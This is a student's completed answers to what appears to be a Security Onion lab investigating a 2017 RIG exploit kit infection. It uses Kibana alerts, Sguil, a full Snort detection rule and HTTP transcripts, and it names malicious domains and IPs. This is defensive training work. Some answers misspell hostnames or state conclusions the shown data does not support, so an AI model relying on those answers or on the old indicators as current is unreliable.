Investigating a Malware Exploit


In this lab you will:
Part 1: Use Kibana to Learn About a Malware Exploit
Part 2: Investigate the Exploit with Sguil
Part 3: Use Wireshark to Investigate an Attack
Part 4: Examine Exploit Artifacts

You have been given the following details about the event:

- The event happened in January of 2017.
- It was discovered by the Snort NIDS


▼ Part 1: Use Kibana to Learn About a Malware Exploit

- narrow the time range in the main Kibana dashboard, then go to the **NIDS** Alert Data dashboard




Classification	Count
trojan-activity	142
bad-unknown	5

- Click the first point on the timeline to filter for only that first event.



Classification	Count
trojan-activity	35

- then see the **NIDS Alerts to answer the following questions:**


Limited to 10 results. Refine your search. 1–10 of 35
Table
JSON
View surrounding documents
View single document

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	hTjrzXIBB6Cd-_0SL_gB

@timestamp	January 27th 2017, 22:54:43.000
@version	1
_id	hTjrzXIBB6Cd-_0SL_gB
_index	seconion:logstash-import-2017.01.27
_score	-
_type	doc
alert	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
category	current_events
classification	trojan-activity
destination_geo.country_name	Russia
destination_geo.ip	194.87.234.129
destination_geo.location	{ "lon": 37.6068, "lat": 55.7386 }
destination_ip	194.87.234.129

💡 What is the time of the first detected NIDS alert in Kibana?
Jan 27, 2017 – 22:54:43

💡 What is the source IP address in the alert?
172.16.4.193

What is the destination IP address in the alert?

194.87.234.129

What is the destination port in the alert? What service is this?

80, HTTP

What is the classification of the alert?

Trojan Activity


What is the destination geo country name?

Russia

What is the malware family for this event?

Exploit_Kit_RIG

- open sguil and Select the alert ID 5.26 “the same time of the first detected NIDS alert “



ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	seconion-...	5.442	2019-03-19 01:47:04	209.141.34.8	80	10.0.90.215	49204	6	ET CURRENT_EVENTS Lik...
RT	2	seconion-...	5.483	2019-03-19 01:49:46	217.23.14.81	80	10.0.90.215	49206	6	ET CURRENT_EVENTS Lik...
RT	12	seconion-...	5.444	2019-03-19 01:47:04	209.141.34.8	80	10.0.90.215	49204	6	ET CURRENT_EVENTS Lik...
RT	12	seconion-...	5.521	2019-03-19 01:49:46	217.23.14.81	80	10.0.90.215	49206	6	ET CURRENT_EVENTS Lik...
RT	1	seconion-...	5.441	2019-03-19 01:47:04	10.0.90.215	49204	209.141.34.8	80	6	ET CURRENT_EVENTS Pos...
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...

□ Reverse DNS ☑ Enable External DNS

Src IP:

☑ Show Packet Data ☑ Show Rule

```
attack_target Client_Endpoint, deployment Perimeter, tag Exploit_kit_RIG, signature_severity
Major, created_at 2017_03_13, malware_family Exploit_Kit_RIG, performance_impact Low,
updated_at 2017_03_13;)
```


What is the severity of the exploit?

The signature severity is Major.

What is an Exploit Kit? (EK) Search on the internet to answer this question.
The RIG exploit kit is **a set of malicious JavaScript scripts embedded in compromised or malicious websites by the threat actors, which are then promoted through malvertising**.

What website did the user intend to connect to?

- Click the **alert _id** value, you can pivot to CapME to inspect the transcript of the event.



```
Log entry:
2020-06-19 18:50:38 pid(11715) Alert Received: 0 1 trojan-activity seconion-import-1 {2017-01-27 22:54:43} 5 31 {ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2}
172.16.4.193 194.87.234.129 6 49202 80 1 2024049 1 10 10

IDS rule:
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2"; flow:established,to_server; urilen:>90; c
ontent:"QMvXcJ"; http_uri; pcre:"/(?=.*?=[^&]{3,4}QMvXcJ).*?=(?=[A-Za-z_-]*[0-9])(?=[a-z0-9_-]*[A-Z][a-z0-9_-]*[A-Z])(?=[A-Z0-9_-]*[a-z][A-Z0-9_-]*[a-z])[A-Za-z0-9_-]+&.*?=(?=
[A-Za-z_-]*[0-9])(?=[a-z0-9_-]*[A-Z][a-z0-9_-]*[A-Z])(?=[A-Z0-9_-]*[a-z][A-Z0-9_-]*[a-z])[A-Za-z0-9_-]+(?:&|$)/U"; content:!"Cookie|3a|"; flowbits:set,ET.RIGEKExploit; metadata: fo
rmer_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024049; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product
Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, tag Exploit_kit_RIG, signature_severity Major, created_at 2017_03_13, malware_family Exploit_Kit
_RIG, performance_impact Low, updated_at 2017_03_13;)

CAPME: Detected gzip encoding.
CAPME: Automatically switched to Bro transcript.
Sensor Name: seconion-import
Timestamp: 2017-01-27 22:54:43
Connection ID: CLI
Src IP: 172.16.4.193
Dst IP: 194.87.234.129
Src Port: 49202
Dst Port: 80
OS Fingerprint: 172.16.4.193:49202 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:.:Windows:?]
OS Fingerprint: -> 194.87.234.129:80 (distance 0, link: ethernet/modem)
SRC: GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fltKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFY
bGMvrER6NbNknQA0KPxpH2_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br_fl=4180
SRC: ACCEPT: text/html, application/xhtml+xml, */*
SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: ACCEPT-LANGUAGE: en-US
SRC: USER-AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: ACCEPT-ENCODING: gzip, deflate
SRC: HOST: tyu.benme.com
SRC: CONNECTION: Keep-Alive
DST: 200 OK
```


What website did the user intend to connect to?
www.homeimprovement.com

What URL did the browser refer the user to?
ty.benme.com


What kind of content is requested by the source host from tybenme.com? Why could this be a problem? Look in the DST server block of the transcript too. **.The content is shown as gzip. It is probably a malware file. Because it is compressed, the contents of the file are obfuscated. It is not easy to see what is in the file.**

What are some of the websites that are listed?

- click the **HTTP** entry located under **Zeek Hunting - Scroll down to the HTTP – Sites section of the dashboard.**



What are some of the websites that are listed?



HTTP - Sites

Site	Count
p27dokhpz2n7nvgr.1jw2lx.top	20
www.homeimprovement.com	17
tyu.benme.com	15
www.bing.com	5
www.google-analytics.com	4
api.blockcypher.com	2
spotsbill.com	2
40bbdaf00bf29a6114a5019e397a2a15.clo.footprintdns.com	1
da6ab9a9cf82c8f939081a82c7d90031.clo.footprintdns.com	1
fpdownload2.macromedia.com	1

💡 Which of these sites is likely part of the exploit campaign?

p27dokhpz2n7nvgr.1jw2lx.top


homeimprovement.com

tyu.benme.com

spotsbill.com

retrotip.visionurbana.com.ve


💡 What are the HTTP – MIME Types listed in the Tag Cloud?



Part 2: Investigate the Exploit with Sguil

Select the alert ID 5.2 (Event message **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**).

💡 According to the IDS signature rule which malware family triggered this alert? You may need to scroll through the alert signature to find this entry.



T	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
T	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
T	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
T	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil...
T	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
T	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
T	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
T	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...

```
metadata:affected_product Web_Browsers, affected_product Web_Browser_Plugins, attack_target
Client_Endpoint, deployment Perimeter, signature_severity Major, created_at 2016_07_12,
malware_family PsuedoDarkLeech, updated_at 2016_07_12;)
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 3652
```


💡 According to the Event Messages in Sguil what exploit kit (EK) is involved in this attack?
RIG EK Exploit

💡 Beyond labelling the attack as trojan activity, what other information is provided regarding the type and name of the malware involved?
ransomware, Cerber

💡 By your best estimate looking at the alerts so far, what is the basic vector of this attack? How did the attack take place?
by visiting a malicious web page.

- For alert ID 5.2 :

💡 What are the referrer and host websites that are involved in the first SRC event? What do you think the user did to generate this alert?




```
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1_2
Src IP:             172.16.4.193
Dst IP:             104.28.18.74
Src Port:           49195
Dst Port:           80
OS Fingerprint: 172.16.4.193:49195 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint:   Signature: [8192:128:1:52:M1460,N,W8,N,N,S:.:Windows:?]
OS Fingerprint:   -> 104.28.18.74:80 (distance 0, link: ethernet/modem)

SRC: GET /remodeling-your-kitchen-cabinets.html HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Referer:
http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home+improvement+remodeling+your+kitchen&sc=0-40&sk=&cvid=194EC
908DA65455B9E9A98285A33132B&first=7&FORM=PERE
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
